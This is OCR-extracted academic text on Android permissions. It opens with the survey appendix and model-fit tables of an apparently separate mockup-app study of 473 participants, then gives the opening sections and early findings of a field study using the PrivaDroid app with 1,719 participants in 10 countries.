The {first/second/third/last} app of interest is called {app name}. Imagine the following scenario: You have recently installed the {app name} app on your phone. {sentence describing the major functionalities of the app}. You want to use this app to {objective to use the app}.

[Show a screenshot of the homescreen with the app icon.]

App Familiarity (Familiarity): Have you used this app before? (i) Yes (ii) No (iii) Do not know.

Permission Predictability ($Perm_{Predict}$): Would you expect this app to request access to your {permission protected resource}? (i) Yes (ii) No.

Permission Sensitivity ($Perm_{Sens}$): When using mobile apps, many people find that there are some resource accesses (permissions) that they are generally comfortable granting, some accesses that they are only comfortable granting under certain conditions, and some accesses are too sensitive that they never or only rarely are comfortable granting. Given the information that this app will request access to your {permission protected resource}. Please indicate to what extent you agree or disagree with the following statements. (i) In general, I do not feel comfortable granting access to my {permission protected resource} (ii) I feel that this app requires access to a very private resource (iii) The access to my {permission protected resource} is very sensitive to me.

Permission Clarity before app interaction ($Clarity_{Pre}$): (i) I understand the reason for this app to request access to my {permission protected resource} (ii) I have no idea why this app wants access to my {permission protected resource} (iii) It is clear to me why this app needs access to my {permission protected resource}.




Figure 8: Sample interactive mockup app interaction

A.2 Post-Questionnaire

Now, imagine that you downloaded {app name} on your phone to {objective to use the app}. Below this text is an interactive mockup app of {app name}. Please interact with the app as you would on your own phone until access to your {permission protected resource} is requested. You can repeat your interaction with the app by clicking the reset button. Then answer the following questions.

[Show interactive mockup app same as in Figure 8.]

Permission Decision (Decision): Based on your interaction with this app, would you grant this app access to your {permission protected resource}? (i) Yes (ii) No.

Permission Purpose ($Perm_{Purp}$): In your opinion, for what does this app need access to your {permission protected resource}? (i) For the main functionality of the app (app cannot function without it) (ii) For some additional feature functionality (iii) Do not know (iv) For some other reason.

Permission Clarity after app interaction ($Clarity_{Post}$): After interacting with the above mockup app, please indicate to what extent you agree or disagree with the following statements. (i) I understand the reason for this app to request access to my {permission protected resource} (ii) I have no idea why this app wants access to my {permission protected resource} (iii) It is clear to me why this app needs access to my {permission protected resource}.

Only for requests with rationales: Rationale Origin (Rationale$_{Origin}$): Who do you think provided the explanatory message *"This app requires access to your {permission protected resource} to..."* that was displayed in a separate dialog immediately before requesting access to your {permission protected resource}? (i) The mobile operating system (ii) The app developer (iii) Do not know (iv) Some other entity.

Decision Evaluation Scales (DES): In a previous question you chose to {allow/deny} this app access to your {permission protected resource}. We would like to know how you feel about this decision. Please state to what extent you agree or disagree with the following statements.

Decision Satisfaction (Des$_{Satis}$): (i) I expect to stick with my decision (ii) I am satisfied with my decision (iii) I am doubtful about my choice (iv) I would make the same decision if I had to interact with this app again.

Informed Decision (Des$_{Inform}$): (i) I am satisfied with the information I received (ii) I know the pros and cons of granting this app access to my {permission protected resource} (iii) I would have liked more information about how the app will use the access to my {permission protected resource} (iv) I made a well-informed choice.

Decision Control (Des$_{Control}$): (i) I felt pressured by the app to make this decision (ii) The app allowed me to make my own decision (iii) I feel that the app forced me to make this decision (iv) This was my own decision.

Only for requests with rationales: Rationale Recall (Rationale$_{Recall}$): While interacting with the {app name} app you saw a dialog explaining why the app needs access to your {permission protected resource}. It started with: *"This app requires access to your {permission protected resource} to ..."* Please complete this message as far as you remember. Note: The dialog we are asking you about is the one that immediately preceded the dialog in which you were asked to grant or deny access to your {permission protected resource}. Free response.

A.3 Demographics

We would like to ask you for some demographic information.

Mobile OS: What operating system are you using on your (primary) mobile phone? (i) Android (ii) iOS (iPhone) (iii) Windows (Windows Phone) (iv) Other.

Gender: Which gender do you identify most with? (i) Male (ii) Female (iii) Prefer not to say (iv) Other.

Age: In what year where you born? Drop-down list.

Education: What is the highest degree or level of education you have completed? (i) Some school, no degree (ii) High school graduate (iii) College, no degree (iv) Bachelor's degree (v) Master's degree (vi) Professional degree (vii) Doctorate degree.

Computer Science Background: Are you studying or have you been working in any of the following areas: information technology, computer science, electronic data processing, electrical engineering, communications technology, or similar? (i) Yes (ii) No.

Privacy Concerns (Priv$_{Conc}$): (i) Compared to others, I am more sensitive about the way mobile apps handle my personal information (ii) To me, it is the most important thing to keep my privacy intact from mobile apps (iii) In general, I am very concerned about threats to my personal privacy.

Prior Privacy Experience (Prior$_{Exp}$): (i) How often have you personally experienced incidents whereby your personal information was used by some mobile app without your authorization? (ii) How much have you heard or read during the last year about the use and potential misuse of the information collected from mobile apps? (iii) How often have you personally been the victim of what you felt was an improper invasion of your privacy from a mobile app?

B Participant Demographics

Number of Participants	473	
Gender		
Male	296	62.6%
Female	174	36.8%
Other	3	0.6%
Age		
18–23	20	4.2%
24–30	128	27.1%
31–40	184	38.9%
41–50	78	16.5%
51 and over	63	13.3%
Education		
Up to high school	54	11.4%
Professional school degree	6	1.3%
Some college (no degree)	83	17.5%
Bachelor's degree	243	51.4%
Graduate degree	87	18.4%
Mobile OS		
Android	330	69.8%
iOS	134	28.3%
Other	9	1.9%
Computer Science Background		
Yes	176	37.2%
No	297	62.8%

C Model fit

We statistically compared all steps in the model building process using the akaike information criterion (AIC) and the likelihood-ratio tests. The model that described our data best and had the lowest AIC score was selected as the final model. To remain consistent with the theoretical design of our study, we included the variables of interest (step 3) for the $Des_{Control}$ model even if this step was not significant. Table 2 present the goodness of fit, marginal R^2 and conditional R^2 for each step in the model building process of all outcome variables.

Table 2: Goodness of fit for final models

Decision Model	AIC	LogLik	Df	Pr(>Chisq)	Marginal R^2	Conditional R^2
simple regression	2328.14	-1163.07				
step 1: multilevel base (app and user as random effects)	1955.97	-974.98	2	<0.001		0.590
+ step 2: variables from previous work	1487.60	-734.80	6	<0.001	0.462	0.733
+ step 3: variables of interest: timing and rationales	1449.35	-713.68	2	<0.001	0.483	0.765
+ step 4: interaction(timing:rationales)	1451.35	-713.68	1	0.986	0.483	0.765
Des_{Inform} Model						
simple regression	6290.77	-3143.39				
step 1: multilevel base (app and user as random effects)	6013.84	-3002.92	2	<0.001		0.354
+ step 2: variables from previous work & Decision	5746.44	-2862.22	7	<0.001	0.180	0.430
+ step 3: variables of interest: timing and rationales	5647.17	-2810.59	2	<0.001	0.207	0.470
+ step 4: interaction(timing:rationales)	5633.44	-2802.72	1	<0.001	0.211	0.476
Des_{Satis} Model						
simple regression	5500.03	-2748.02				
step 1: multilevel base (app and user as random effects)	4921.63	-2456.82	2	<0.001		0.533
+ step 2: variables from previous work & Decision	4704.05	-2341.02	7	<0.001	0.194	0.544
+ step 3: variables of interest: timing and rationales	4702.12	-2338.06	2	0.052	0.196	0.546
+ step 4: interaction(timing:rationales)	4695.43	-2333.72	1	<0.01	0.198	0.549
$Des_{Control}$ Model						
simple regression	6343.33	-3169.67				
step 1: multilevel base (app and user as random effects)	5350.00	-2671.00	2	<0.001		0.676
+ step 2: variables from previous work & Decision	5245.12	-2611.56	7	<0.001	0.134	0.677
+ step 3: variables of interest: timing and rationales	5243.57	-2608.78	2	0.062	0.136	0.679
+ step 4: interaction(timing:rationales)	5243.39	-2607.69	1	0.139	0.136	0.679
$Clarity_{Post}$ Model						
simple regression	7775.5	-3885.75				
step 1: multilevel base (app and user as random effects)	7401.07	-3696.54	2	<0.001		0.314
+ step 2: variables from previous work	6561.61	-3270.80	6	<0.001	0.470	0.512
+ step 3: variables of interest: timing and rationales	6424.99	-3200.50	2	<0.001	0.502	0.559
+ step 4: interaction(timing:rationales)	6418.44	-3196.22	1	<0.01	0.504	0.562

D User study apps

App	Perm.	Perm. purpose	Goal to use the app *(You want to use this app to . . .)*	Rationale message *(This app requires access to your. . .)*
TextDrive[1]	contacts	visible	block phone calls of some contacts while you're driving.	contacts to display caller names, and block selected contacts.
Conference Caller[1]	phone	main	have a conference call with your work colleagues.	phone to make conference calls.
SContact[1]	phone	hidden	exchange contact information with your business partners.	phone to read device id to uniquely identify your device.
Meteor[2]	location	visible	compare network speed of different locations.	location to show your network accesses on map.
Wifi Time Tracker[2]	location	main	keep track of your working hours.	location to scan for nearby Wi-Fi networks.
AmazeVPN[2]	storage	hidden	use vpn while browsing.	photos, media, and files to manage cache of app data on SD card.
EOS[3]	location	visible	order some delicious sandwiches.	location to find EOS restaurants nearby, and show your location on map.
Cookiegazm[3]	location	main	order food from Cookiegazm.	location to find Cookiegazm restaurants nearby.
Pancakes[3]	storage	hidden	find the next stampede pancake breakfast event.	photos, media, and files to manage cache of app data on SD card.
FaceSwap [4]	mic.	visible	record a video of you and your friend with your faces swapped.	microphone to record face swapped videos with audio.
Beauty Cam[4]	camera	main	take a beautiful selfie.	camera to display stickers on camera view, and take selfies.
Free Fonts for Samsung[4]	phone	hidden	get new fonts for your phone.	phone to read device id to uniquely identify your device.
All Meter[5]	mic.	visible	measure the sound level of your voice.	microphone to measure sound levels in dB.
Loopback[5]	mic.	main	measure the round-trip latency of your voice.	microphone to measure round-trip audio latency.
Tractor Guide[5]	storage	hidden	mark which field areas you have already covered with fertilizer.	photos, media, and files to manage cache of app data on SD card.
Belize Radio World[6]	mic.	visible	record your own channel.	microphone to record your own audio program.
Strobily[6]	camera	main	make your phone's flashlight sync to music.	camera to turn on flashlight.
Cambodian Radio[6]	location	hidden	listen to music.	location for targeted advertisement.
NT Hunting Mate[7]	storage	visible	report an illegal hunting activity.	photos, media, and files to store uncompleted reports.
GoldHunt Free[7]	location	main	find a hidden geocache nearby.	location to show your location on map, and find unfound caches nearby.
Trout Fly Fishing[7]	storage	hidden	learn how to tie a fly.	photos, media, and files to store cache of app data for better performance.
My Weirton[8]	location	visible	report a pothole in Weirton.	location to find reported issues nearby, and show current location on map.
SkyPointer[8]	location	main	find the current position of the ISS in the sky.	location to autocomplete your current location and coordinates.
Monroeville Chamber[8]	storage	hidden	find opening times of the museums in Monroeville.	photos, media, and files to download app content to SD card.
Vehi Care[9]	storage	visible	backup your vehicle's data.	photos, media, and files to store backups of your car data to SD card.
OpenMBTA[9]	location	main	find the closest train station nearby.	location to find train stations nearby, and show your current location on map.
ELCO Chevrolet Cadillac[9]	storage	hidden	buy a used car.	photos, media, and files to download app content to SD card.
Dinosaur Photo Wallpapers[10]	camera	visible	take a selfie with a dinosaur frame.	camera to display dinosaur frames on camera view, and take pictures.
Ice Cream Wallpapers[10]	storage	main	set an ice cream wallpaper as your phone's background.	photos, media, and files to download wallpapers to SD card.
Roses[10]	phone	hidden	send a rose picture to your friend.	phone to read device id to uniquely identify your device.

[1]commun., [2]connection, [3]delivery service, [4]design and art, [5]measurem. tools, [6]music and sound, [7]outdoor activities, [8]places and stars, [9]vehicles and transport., [10]wallpapers

A Large Scale Study of User Behavior, Expectations and Engagement with Android Permissions

Weicheng Cao* Chunqiu Xia* Sai Teja Peddinti† David Lie* Nina Taft† Lisa M. Austin*

*University of Toronto
†Google

Abstract

We conduct a global study on the behaviors, expectations and engagement of 1,719 participants across 10 countries and regions towards Android application permissions. Participants were recruited using mobile advertising and used an application we designed for 30 days. Our app samples user behaviors (decisions made), rationales (via in-situ surveys), expectations, and attitudes, as well as some app provided explanations. We study the grant and deny decisions our users make, and build mixed effect logistic regression models to illustrate the many factors that influence this decision making. Among several interesting findings, we observed that users facing an unexpected permission request are more than twice as likely to deny it compared to a user who expects it, and that permission requests accompanied by an explanation have a deny rate that is roughly half the deny rate of app permission requests without explanations. These findings remain true even when controlling for other factors. To the best of our knowledge, this may be the first study of *actual* privacy behavior (not *stated* behavior) for Android apps, with users using their own devices, across multiple continents.

1 Introduction

Permission requests in the Android system have two important functions. First, they allow users to control a mobile application's ability to access resources and data on the phone. Second, they are a mechanism that informs users about the types of data that a mobile application might access. An important ramification of this system is that developers could interpret users' decisions as hints on how to develop privacy friendly applications. While many factors influence users' decisions about which permissions they grant and which they deny, this behavior could nevertheless be viewed as an opportunity to learn about unpopular permissions, which permissions make sense to users, the reasons they grant permissions and whether application-provided explanations affect users' decisions. In this paper, we focus on the permissions Android categorizes as "Dangerous", namely those which must be explicitly granted by the user to the application. Android categorizes permissions into 11 permission groups (such as *Location*, *Camera*, *Microphone*, etc.), which, for simplicity, we simply refer to as "permissions" in this paper.

Many factors affect how users interact with Android permissions, such as behaviors, expectations, explanations offered, and attitudes. Prior work usually focuses on one aspect of users at a time, such as behaviors [4, 20, 49], expectations [19, 24, 48] or attitudes [19, 35], and do not seek to analyze the interplay of these factors over the same set of users. These prior studies used surveys, or provided users with special devices, but it is preferable to obtain behavior data "in-the-wild" (when users employ their own devices) as opposed to experiments in a lab, as this captures more naturally the choices users make in their daily lives. Finally, even the largest published research studies to date that record behavior on smartphones contain at most on the order of low hundreds of participants from a single geographic region.

In order to overcome these challenges, we designed an Android app, called PrivaDroid, and used it as our study instrument. PrivaDroid is designed to run in the background on participants' phones. It observes app installs, permission grant and deny events, and launches in-situ surveys immediately after these events. Together, the observations and surveys collect data on participant decisions, rationales, expectations and attitudes at the moment they act on their own personal devices. In order to reach a broad base of participants, we designed PrivaDroid to support all major Android versions from 6.0 to 10, translated PrivaDroid into 4 major languages and used mobile advertising to recruit participants.

Our collection of decision rationales is similar to [4]; in fact, we re-use the questions from this prior study, so we can directly compare decision rationales. We expand beyond [4] in multiple ways: 1) the prior study was done with US based participants only, whereas our study includes participants from 10 countries and regions, and our app was deployed in 4 languages; 2) we collect which permissions a user expects an app to ask for and thus can compare expectations against behaviors; 3) we identify apps that provide explanations for

their permission requests and those that do not, and can thus assess the impact on deny rate of providing explanations; and 4) we have users complete a privacy attitudes survey at the end of our study, so that we may compare self-stated privacy sensitivity with actual behavior.

The app was published on the Google Play Store from September 2019 to August 2020 and advertised on several online advertising platforms to recruit participants. To the best of our knowledge, this is the first cross-continent study on Android permission decision making. Over the course of our experiment, ∼1,700 participants joined from 10 countries and successfully finished the 30 day study. In total, we observed ∼72K app installs and ∼36K permission decision events. Nearly 1/3rd of these events were followed by an in-situ survey that the participant completed. This is a much larger scale study than [4] which was based on 157 participants.

Prior studies have advocated that explaining the reasons for permission requests to users is critical to improve their understanding, which in turn influences their grant and deny choices [19, 22, 28]. In previous surveys, users state they would be more comfortable granting permissions if explanations were offered [40]. Our study allows us to examine actual user behavior both in applications that offer explanations and applications that do not.

Our contributions can be summarized as follows.

- We design and implement the PrivaDroid app to collect behavioral data and perform experience sampling. We translate PrivaDroid into Spanish, French and Chinese (Traditional) and show that it is possible to use online advertising to recruit participants from around the world.
- We compare the deny rate trends today to the study done three years ago [4] and report which trends have remained the same and which have evolved.
- We find that some countries form cliques with statistically similar deny rates, but also that deny rates may differ significantly between countries in different cliques.
- Using regression modeling we show there is a statistically significant association between participants' permissions decisions (grant/deny) and their run-time expectations, as well as with their install-time expectations. We also employ these methods to show that deny rates are lower when explanations are present. These findings remains true even when controlling for other factors (such as country, attitudes, etc).
- We use a logistic regression model to study the influence of 12 factors on users' permission decision behavior. Our model shows that nearly all of these parameters have statistically significant influence on users decisions. This sheds light on the complexity of understanding user decisions as many factors play a role.
- We compare privacy attitudes to behaviors and find that ∼29% of our participants who say they are privacy sensitive also exhibit low deny rates. Analysis shows that these participants' expectations about permissions tend to be more accurate (matching app behavior), suggesting that privacy sensitive users who grant many permissions may be doing so with a better understanding of how and why applications use permissions.

The rest of the paper is organized as follows. Section 2 discusses related work. Section 3 explains the participant recruitment method, while Section 4 describes the design, data collection and implementation of our PrivaDroid app. Our findings are presented in Section 5. Section 6 describes the limitations of our study and Section 7 concludes the paper. The survey questions are listed in Appendix A.

2 Related Work

There is an extensive amount of existing research in the space of Android permissions and privacy. Much of this research documents user discomfort with permissions [35, 49] and their frustration with what appears to them as unnecessary permission requests [9, 20, 44, 46]. This can happen because developers are not knowledgeable about permissions and this results in mistakes [35, 38], or (mis)use of permissions in unexpected ways [29, 39]. A recent study has shown that developers mostly use default configurations when integrating ad/analytic libraries, and choose these libraries based on popularity and ease-of-use [26]. Many studies have found cases where app permission requests are not related to the app's core functionality [1, 6, 19, 29, 31, 32, 34, 36, 46]. We do not focus on developers in this work, but instead on users.

Research on user privacy expectations with permissions has shown that users are concerned when they learn of the possible risks associated with permissions [11], or about applications collecting data when running in the background [13, 42]. In [19], the authors studied user expectations around 4 resources (GPS location, Device ID, network location, contact list) based on an older model of Android. This study captured resource requests users did not expect via an mTurk survey, not based on decisions on personal devices as in our study. Wijesekera et al. [48] captured user expectations by monitoring their apps for one week and showing users afterwards what was collected and asking in-lab questions about whether the participants expected that. This study reports that users said they were more likely to deny permissions they didn't expect. Our results corroborate this finding, however we use a very different mechanism as we captured actual decisions made on personal devices, and at a much larger scale.

To help provide explanations or additional information so users can make better choices, Harbach et al. [12] and Kelley et al. [15] suggested providing more privacy information and personal examples to help improve user comprehension.

Others categorized permissions to reduce the number of privacy/security decisions users need to make [10]. Some have explored creating personalized privacy assistants [20], or surfacing nudges to assist users with decision making [2]. This research focuses on supplementary features to help users make decisions, whereas we focus on developer provided explanations.

There is little work on app-provided permission explanations. Tan et al. [40] conducted an online survey of smartphone users and showed that permission requests that include explanations are significantly more likely to be granted. They also analyzed ∼4K iOS apps and showed that only 19% of the permission requests included text within the dialogs to explain the request. Liu et al. [21] analyzed ∼83K Android apps and the extracted permission explanation messages, and showed that less than 25% of apps provide explanations and that the purposes stated in a significant proportion of these explanations were incorrect. We have made similar observations in our analysis too: only 15% of apps in our data presented an explanation to users for their permission requests, and having an explanation reduced the permission deny rate from 15.4% to 7.1%. While the prior work mentioned influence of permission explanations on the denial rates based on surveys, ours is the first to study user behavior on their own devices and quantify the reduction in actual permission denial rates when explanations are present.

Others have conducted cross-country studies [3, 5, 7, 14, 25, 27, 30, 33, 35] related to privacy. For example, Shklovski et al. [35] conducted interviews and a survey across two countries (Iceland and Denmark) to investigate how smartphone users feel about data access on their phones and if they are willing to change their behavior after being informed about tracking and data leakage. A multi-country survey [25] showed that psychographics and various attributes of the mobile app context are predictive of users' privacy preferences. Schubauer et al. [33] examined app behavior on the Google Play Store across three categories and 3 countries (US, South Korea and Germany) and discovered that policy changes aligned with privacy law changes (such as the General Data Protection Regulation) have impact on application permission usage. Overall, there has been little research comparing users in different countries in terms of their attitudes and behaviors related to Android app permissions. With the exception of [33] that focuses on app design, the other prior studies use interviews and surveys as their methodology. To the best of our knowledge, we are the first to compare *actual* privacy behavior (not *stated* behavior), with users employing their own devices, across multiple countries.

3 Participant Recruitment

Participant Composition. We recruited participants from 10 countries and territories, namely Canada, United States, Argentina, United Kingdom, France, Spain, South Africa, India, Singapore, and Hong Kong. These countries were selected using multiple criteria. First, we aimed to cover a diverse set of regions thus selecting countries from 5 continents, covering 4 languages, and with different privacy legislation. Second, we selected countries where we had access to native speakers of the dominant language spoken, enabling us to check our translations. Third, we focused on countries with high smartphone penetration [37] and included two developing economies, South Africa and India. Finally, we aimed to include countries covering a range of privacy views: India previously had low privacy awareness and few concerns about privacy [17, 18] whereas France and Spain are reputed to have strong concerns about privacy and are in a region (Europe) with some of the strictest privacy laws (GDPR). This ensemble of countries is similar to that in [5] which also includes 2 or 3 countries each from Europe, North America, Asia and 1 from South America.

Our aim was to recruit at least 100 participants from each region with a nearly balanced split between males and females, hoping to obtain sufficient data to compute statistically significant results. Because participants self-enrolled asynchronously, and advertisements are sent out in large batches, we could not control the number and gender of participants who joined our study, and this created variance in participant numbers across countries. We found that females were less likely to join our study despite efforts to target more advertisements at females. We did not control for other variables, such as age, profession or income during the recruitment process, mainly due to the inaccuracy in the advertisement network inferred attributes for targeting our ads and partly due to ethical concerns over targeting for age or income.

Advertising and Compensation. We use online advertising to recruit participants as it allows us to find participants across many countries. Most recruitment agencies for user studies only work in a single country, and international ones are prohibitively expensive—particularly for large studies. We selected three popular online advertising providers, namely Google, Facebook and Reddit, so as to reach a broad audience. Initial experimentation with our app revealed that male participants were more likely to join our experiment than females. To improve gender balance we targeted our advertising towards female participants first, and only started advertising to males after we had more than 50 female participants.

We offered participants $10 USD if they stayed for 30 days and completed the experiment. We initially selected Bitcoin and PayPal as payment methods. However, Bitcoin was not approved by our IRB, so we used PayPal for all participants.

Transparency and User Consent. *This study was approved by our institutional review board (IRB).* Participants need to give their consent before enrolling in our experiment. This process happens after they install and open the PrivaDroid Android app. The consent form enabled us to both gain consent and allowed us to be transparent about our practices. It

contains the following key clauses. First, participants must come from one of the specified countries and must be above 18 years of age. Second, participants must keep the accessibility service and app usage access enabled for our app during the length of the experiment. Finally, we notify participants that PrivaDroid collects no personally identifiable information except for their Google advertising identifier (a device ID that we use to associate all the data coming from a single device), and that we don't use this advertising identifier to infer any other personal information (such as name, email, etc). Participants must consent to these clauses.

Data Protection. To protect user privacy, access to the collected raw data is controlled, and limited to only the subset of authors (at the University of Toronto) directly involved in the implementation and maintenance of PrivaDroid.

4 PrivaDroid Data Collection Platform

The PrivaDroid data collection platform consists of an Android application and a backend that stores and analyzes data. PrivaDroid is designed to collect both behavioral data on certain events and in-situ survey responses right after those events occur. PrivaDroid manages and tracks participant participation over the course of the study. We describe the data we collect, how we design surveys and how we localize PrivaDroid into 3 other languages. Technical details of PrivaDroid can be found in Appendix B.

4.1 Behavioral Data

The PrivaDroid application records participants' app install and permission decision events, as well as the permission rationale dialogs shown by the app. For app install events PrivaDroid logs the app's package name or the application ID, its version info and the title. PrivaDroid records app updates from app installs separately, but this study only considers app installs and ignores updates. PrivaDroid logs permission decision events that happen in the runtime permission request prompts, as well as decisions that occur when the user navigates to the Android Settings Menu and toggles an app permission there. For each permission decision event, PrivaDroid captures the aforementioned app information, the permission type being requested by the app or being modified by the participant, as well as whether the participant granted or denied the permission.

Some apps use a custom dialog that provides an explanation for a permission request along with a set of buttons for the users to indicate whether they are willing to grant the permission. If the user agrees, the app will subsequently request the permission via Android system. However, if the user does not agree, the app will not request the permission. This has the side effect of reducing the number of permission requests made by an application via the system APIs, and causing under-counting of the number of permission denies, since PrivaDroid's monitoring of permission decisions via the system APIs doesn't capture deny events occurring indirectly in custom dialogs. To measure this effect, as well as measure the frequency of applications using such permission explanation dialogs, PrivaDroid captures the text on these dialogs using a keyword-based heuristic and the accompanying button that was clicked. We evaluate the accuracy of our heuristic in Section 5.3.1.

4.2 Survey Design

Participants answer three types of surveys in the PrivaDroid app (provided in Appendix A). First, PrivaDroid uses a survey to capture the demographic information of our recruited participants. Participants are required to take this survey right after sign-up. They are asked to provide their age, gender, income and education level. We use this data to analyze and compare behavior and privacy perspectives across different demographic groups.

Second, PrivaDroid presents in-situ surveys that are designed to capture either the participant expectation, comfort, or decision rationale at the moment a relevant event occurs. At app install time, we invoke one survey (Appendix A.2) to capture expectations about permissions before the app is used. Other surveys are invoked right after a permission grant or deny event, so we can capture participant rationales, runtime expectations, comfort, and desire to grant temporarily (Appendix A.3 and A.4). Following best practices, we impose a limit of a minimum of 5 minutes between consecutive in-situ surveys to avoid overloading participants [45].

Last, participants are required to answer an exit survey at the end of the 30 day study to complete the experiment and receive the compensation. The survey derives questions from the well established IUIPC privacy scale [23]. The questions are used to compute a *privacy score* for each participant along the four dimensions: Control, Awareness, Collection and Secondary Use. As the IUIPC scale was originally developed in 2004 and focused on general "Internet use", we adapted the questions in a minor way to focus on mobile privacy. Specifically, we replaced the term "online companies" with "smartphone apps", and replaced the term "consumer online privacy" with "mobile app privacy". Our 15 questions (See Appendix A.5) were scored on a 5-point Likert scale, as opposed to the original 7-point scale as we learned that multilingual surveys are more frequently done with 5-point scales [47]. We mapped the answers to the range $\{-2,2\}$. To evaluate the quality of our mobile-specific IUIPC questions, we conducted a 100 person Amazon Mechanical Turk survey and the resulting Cronbach's Alpha scores in the range of 0.65 to 0.82 demonstrate acceptable reliability. Both the PrivaDroid and mTurk surveys include a simple attention check question to ensure that participants are actually reading the questions, and we discard the data of participants who fail to correctly answer the question.

4.3 App Localization

In order to include non-English speaking participants, we translated and localised PrivaDroid into Chinese (Traditional), Spanish and French. The translation consists of two parts: 1) strings in the PrivaDroid app, such as the consent form, the survey questions and answers, etc.; and 2) strings in the Android System UI, such as those used in detecting the permission changes participants made on the Android Settings page, Android system runtime permission dialogs and participants' decisions. For the first part, we used the translation service provided by the Google Play Console and then had native speakers check the translations. For strings involved in the Android System UI, we used the translations provided in the open-sourced Android framework Git repositories.

5 Findings

5.1 Data Summary

We advertised our study on the three advertising networks mentioned earlier, across 10 countries and regions, and ran it from Nov 2019 to May 2020. As mentioned before, we initially targeted our ads towards females to encourage their participation. After onboarding 50 or more females per country, we relaxed the targeting criteria and showed ads to all. Hong Kong was the only region where we did not reach 50 female participants; thus we use the Hong Kong data for aggregate analysis hereafter, but not for demographic analysis. In total we spent $12,953.85 USD on advertising to recruit participants, which generated 2,640,029 impressions, 20,947 clicks and 5,377 installs of the PrivaDroid app. Of the installs, 1,719 participants stayed for the required 30 day period to complete the study. 1,044 of our participants identified themselves as males, 655 as females, and the rest identified as neither or preferred not to state their gender. Another 2,207 participants joined the study but withdrew before 30 days, thus we exclude their data. (Many participants installed the app but didn't join the study.) Table 1 summarizes some participant demographics. During the study period, these participants carried out 72,214 app install events of which 36% were surveyed, and 36,152 permission decision events of which 30% were surveyed. Due to our self-enforced limitation on how frequently surveys were shown to participants each day, not all events result in a survey being triggered.

5.2 Permission Denials

Of the ∼36K permission decision events across the 11 permission groups, we found that our participants denied 16.7% of these permission requests. Even without considering the events for recently introduced permissions (such as *Body Sensors*, *Physical Activity* and *Call Logs*), the average deny rate is very close to the 16% reported in an earlier study [4]. In our current study, we observed that 8% of the permission decisions occurred from the Settings menu, which is similar to the 5% reported in [4]. For these two aggregate metrics, the behavior has not changed much since 2017. Of all the decisions our participants made via the Settings menu, 40% were to deny a previously granted permission. While this number is high, it still means that the majority of decisions made at the Settings menu were to grant a permission. As we will see shortly, a top reason for denying a permission is because participants are aware that they can go to the Settings menu and change their decision afterwards.

Both the number of events and deny rates vary a lot based on the individual permission type. *Storage*, *Location*, and *Camera* were heavily requested with each having >5K events. However, we saw very few permission decision events for *Body Sensors*, *Call Logs* and *Physical Activity* permissions - perhaps because these three permissions were fairly new (at

Country and Region	Males	Females	Other	Prefer not to say
Canada	107	75	5	1
US	99	132	3	3
Argentina	175	57	0	1
UK	86	57	0	0
France	97	53	1	0
Spain	126	82	1	3
South Africa	56	70	0	0
India	187	57	0	0
Singapore	59	52	0	1
Hong Kong	52	20	0	1
Total	1,044	655	10	10

Table 1: Country and Gender Demographics




Figure 1: Permission deny rates for each permission group

the time of our study).

Figure 1 shows deny rates for each permission group (we only include those with at least 50 decision events, thus eliminating *Body Sensors* and *Physical Activity*). *Microphone*, *Calendar* and *Contacts* have the highest deny rates of 30%, 25% and 19%, respectively. Permissions such as *Location* and *Storage*, which are the most frequently requested in our data, have lower deny rates of 15% and 12%. The average deny rate across all permission requests was 16.7%. Compared to deny rates recorded in [4] (which only included US participants), we see that deny rates for our US participants have increased for *Calendar* (to 21.7% from 10%) and *SMS* (to 15.6% from 10%), and decreased for *Phone* (12.6% from 19%), *Location* (8.5% from 15%), and *Camera* (11% from 15%).

About 11% of our participants had Android 10 devices, giving them access to the *foreground only* permission option introduced in it. Although deny rates for the *Location* permission on Android 10 and earlier were roughly the same at 17% and 15%, two thirds of the *Location* permission grants in Android 10 were *foreground only*. This suggests that users not only want to be able to control if location can be used, but when it is used as well. Since the option is only available for *Location* permission and in Android 10 alone, which did not make up a big portion of the collected data, we treat *foreground only* option as a permission grant in this paper.

In examining the rationales our participants gave for denying permissions, we see that the top three reasons for denies are: "I can always grant it afterwards if I change my mind" (27% of denies), "I do not use the specific feature associated with the permission" (25% of denies), and "I think the app shouldn't need this permission" (23% of denies). The first reason indicates that participants are aware that they have the ability to revise their permission grant and deny decisions, while the second and third reason demonstrate that users may be trying to enforce the principle of least privilege either based on their usage of the application or their understanding of the operation of the application. These rationales illustrate that users think about app functionality and app features they use, when permission requests are made; this kind of thinking relates to expectations that we analyze in Section 5.3.

Our top reasons are the same as those found in [4] (see Table 5 therein) with minor shifts in frequency. We test the null hypothesis that the reasons for participants denying permissions in both our experiment and in [4] are from the same distribution using a Two-Sample Kolmogorov-Smirnov (K-S) test (using the data in Table 5 of [4]). The resulting Kolmogorov–Smirnov statistic (D value) is 0.375 with a p-value of 0.66. We thus accept the null hypothesis that the distribution of deny rationales has essentially remained the same as in [4], and the top reasons remain unchanged.

